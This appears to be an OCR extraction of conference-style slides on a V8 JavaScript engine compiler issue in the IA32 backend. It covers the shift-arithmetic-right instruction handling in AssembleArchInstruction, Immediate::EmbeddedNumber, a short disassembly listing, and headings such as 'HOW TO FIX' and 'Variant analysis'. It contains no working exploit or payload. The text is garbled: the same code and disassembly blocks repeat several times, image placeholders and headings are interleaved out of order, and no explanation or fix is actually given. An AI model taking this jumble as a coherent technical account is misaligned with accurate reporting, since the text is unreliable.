
AssembleCodePhase



```
Immediate Immediate::EmbeddedNumber(double value) {
  int32_t smi;
  if (DoubleToSmiInteger(value, &smi)) return Immediate(Smi::FromInt(smi));
  Immediate result(0, RelocInfo::FULL_EMBEDDED_OBJECT);
  result.is_heap_object_request_ = true;
  result.value_.heap_object_request = HeapObjectRequest(value);
  return result;
}
```

● HOW TO FIX


AssembleCodePhase



```
// Assembles an instruction after register allocation, producing machine code.
CodeGenerator::CodeGenResult CodeGenerator::AssembleArchInstruction(
    Instruction* instr) {
  IA32OperandConverter i(this, instr);
  InstructionCode opcode = instr->opcode();
  ArchOpcode arch_opcode = ArchOpcodeField::decode(opcode);
  switch (arch_opcode) {
    ...
    case kIA32Sar:
      if (HasImmediateInput(instr, 1)) {
        __ sar(i.OutputOperand(), i.InputInt5(1));
      } else {
        __ sar_cl(i.OutputOperand());
      }
      break;
    ...
  }
  return kSuccess;
}
```

● HOW TO FIX

AssembleCodePhase




```
// Assembles an instruction after register allocation, producing machine code.
CodeGenerator::CodeGenResult CodeGenerator::AssembleArchInstruction(
    Instruction* instr) {
  IA32OperandConverter i(this, instr);
  InstructionCode opcode = instr->opcode();
  ArchOpcode arch_opcode = ArchOpcodeField::decode(opcode);
  switch (arch_opcode) {
    ...
    case kIA32Sar:
      if (HasImmediateInput(instr, 1)) {
        __ sar(i.OutputOperand(), i.InputInt5(1));
      } else {
        __ sar_cl(i.OutputOperand());
      }
      break;
    ...
  }
  return kSuccess;
}
```

• HOW TO FIX

AssembleCodePhase

```
// Assembles an instruction after register allocation, producing machine code.
CodeGenerator::CodeGenResult CodeGenerator::AssembleArchInstruction(
    Instruction* instr) {
  IA32OperandConverter i(this, instr);
  InstructionCode opcode = instr->opcode();
  ArchOpcode arch_opcode = ArchOpcodeField::decode(opcode);
  switch (arch_opcode) {
    ...
    case kIA32Sar:
      if (HasImmediateInput(instr, 1)) {
        __ sar(i.OutputOperand(), i.InputInt5(1));
      } else {
        __ sar_cl(i.OutputOperand());
      }
      break;
    ...
  }
  return kSuccess;
}
```




```
67   e8b4eb0e9b      call 0xf55b2c60  (CEntry
6c   b904000000      mov ecx,0x4
71   f6c101          test_b cl,0x1
74   0f8540000000    jnz 0x5a4c40fa  <+0xba>
7a   bf01000000      mov edi,0x1
7f   d3ff            sar edi,cl
81   8d047d00000000  lea eax,[edi*2+0x0]
```

● HOW TO FIX

AssembleCodePhase

```
// Assembles an instruction after register allocation, producing machine code.
CodeGenerator::CodeGenResult CodeGenerator::AssembleArchInstruction(
    Instruction* instr) {
  IA32OperandConverter i(this, instr);
  InstructionCode opcode = instr->opcode();
  ArchOpcode arch_opcode = ArchOpcodeField::decode(opcode);
  switch (arch_opcode) {
    ...
    case kIA32Sar:
      if (HasImmediateInput(instr, 1)) {
        __ sar(i.OutputOperand(), i.InputInt5(1));
      } else {
        __ sar_cl(i.OutputOperand());
      }
      break;
    ...
  }
  return kSuccess;
}
```




```
67  e8b4eb0e9b      call 0xf55b2c60  (CEntry
6c  b904000000      mov ecx,0x4
71  f6c101          test_b cl,0x1
74  0f8540000000    jnz 0x5a4c40fa  <+0xba>
7a  bf01000000      mov edi,0x1
7f  d3ff            sar edi,cl
81  8d047d00000000  lea eax,[edi*2+0x0]
```

HOW TO FIX

AssembleCodePhase

```
// Assembles an instruction after register allocation, producing machine code.
CodeGenerator::CodeGenResult CodeGenerator::AssembleArchInstruction(
    Instruction* instr) {
  IA32OperandConverter i(this, instr);
  InstructionCode opcode = instr->opcode();
  ArchOpcode arch_opcode = ArchOpcodeField::decode(opcode);
  switch (arch_opcode) {
    ...
    case kIA32Sar:
      if (HasImmediateInput(instr, 1)) {
        __ sar(i.OutputOperand(), i.InputInt5(1));
      } else {
        __ sar_cl(i.OutputOperand());
      }
      break;
    ...
  }
  return kSuccess;
}
```



```
67   e8b4eb0e9b       call 0xf55b2c60   (CEntry
6c   b904000000       mov ecx,0x4
71   f6c101           test_b cl,0x1
74   0f8540000000     jnz 0x5a4c40fa   <+0xba>
7a   bf01000000       mov edi,0x1
7f   d3ff             sar edi,cl
81   8d047d00000000   lea eax,[edi*2+0x0]
```

• HOW TO FIX


One more thing…

● HOW TO FIX

Variant analysis

● HOW TO FIX


Variant analysis



```
Immediate Immediate::EmbeddedNumber(double value) {
  int32_t smi;
  if (DoubleToSmiInteger(value, &smi)) return Immediate(Smi::FromInt(smi));
  Immediate result(0, RelocInfo::FULL_EMBEDDED_OBJECT);
  result.is_heap_object_request_ = true;
  result.value_.heap_object_request = HeapObjectRequest(value);
  return result;
}
```

HOW TO FIX

Variant analysis



